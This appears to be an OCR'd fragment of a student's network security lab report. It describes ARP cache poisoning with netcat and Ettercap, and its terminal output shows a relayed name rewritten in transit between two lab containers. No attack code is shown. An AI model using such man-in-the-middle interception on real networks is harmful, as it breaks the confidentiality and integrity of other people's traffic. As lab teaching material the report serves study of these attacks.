
Terminal


```
root@4195ed13d879:/volumes#
root@4195ed13d879:/volumes# ls
task1.a.py  task1.b.py  task1.c.py  task2.1.py  task2.4.py
root@4195ed13d879:/volumes# ./task2.4.py
```





Task 3:

Here, it is very similar to previous task except we are working on netcat now as opposed to telnet. Essentially, we are basically first poisoning the arp cache to force traffic to go through the attacker. We are then establishing a normal netcat connection between host A and B and then disabling Ip forwarding from the attacker VM. After that we are running the code and see that every message is displayed as expected except for when my first name (Abdulfatah) is detected it is then shown as “AAAAAAAAAA” at host Bs telnet window.





Terminal
Terminal
Terminal
Terminal
Terminal
Terminal
Terminal
inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
RX packets 750 bytes 59621 (59.6 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 842 bytes 56150 (56.1 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 22 bytes 2136 (2.1 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 22 bytes 2136 (2.1 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@bd5e6b775926:/# nc 10.9.0.6 9090
hello
Abdulfatah
VirtualBoxVM.exe - Application Error
Right Ctrl
5:29 PM
2024-02-05



Terminal
Terminal
Terminal
Terminal
Terminal
Terminal
Terminal
inet 10.9.0.6 netmask 255.255.255.0 broadcast 10.9.0.255
ether 02:42:0a:09:00:06 txqueuelen 0 (Ethernet)
RX packets 989 bytes 71196 (71.1 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 577 bytes 43376 (43.3 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 100 bytes 8993 (8.9 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 100 bytes 8993 (8.9 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@8743454fade6:/# nc -lp 9090
hello
AAAAAAAAAA
VirtualBoxVM.exe - Application Error
Right Ctrl
5:29 PM
2024-02-05




Ettercap: Lab Task4


Here, you can see the attacker vm (kali – *192.168.160.166*) eth0 IP and mac address along with the two other hosts (Windows & kali) IPs and mac addresses (*192.168.160.165* and *192.168.160.183* respectively).









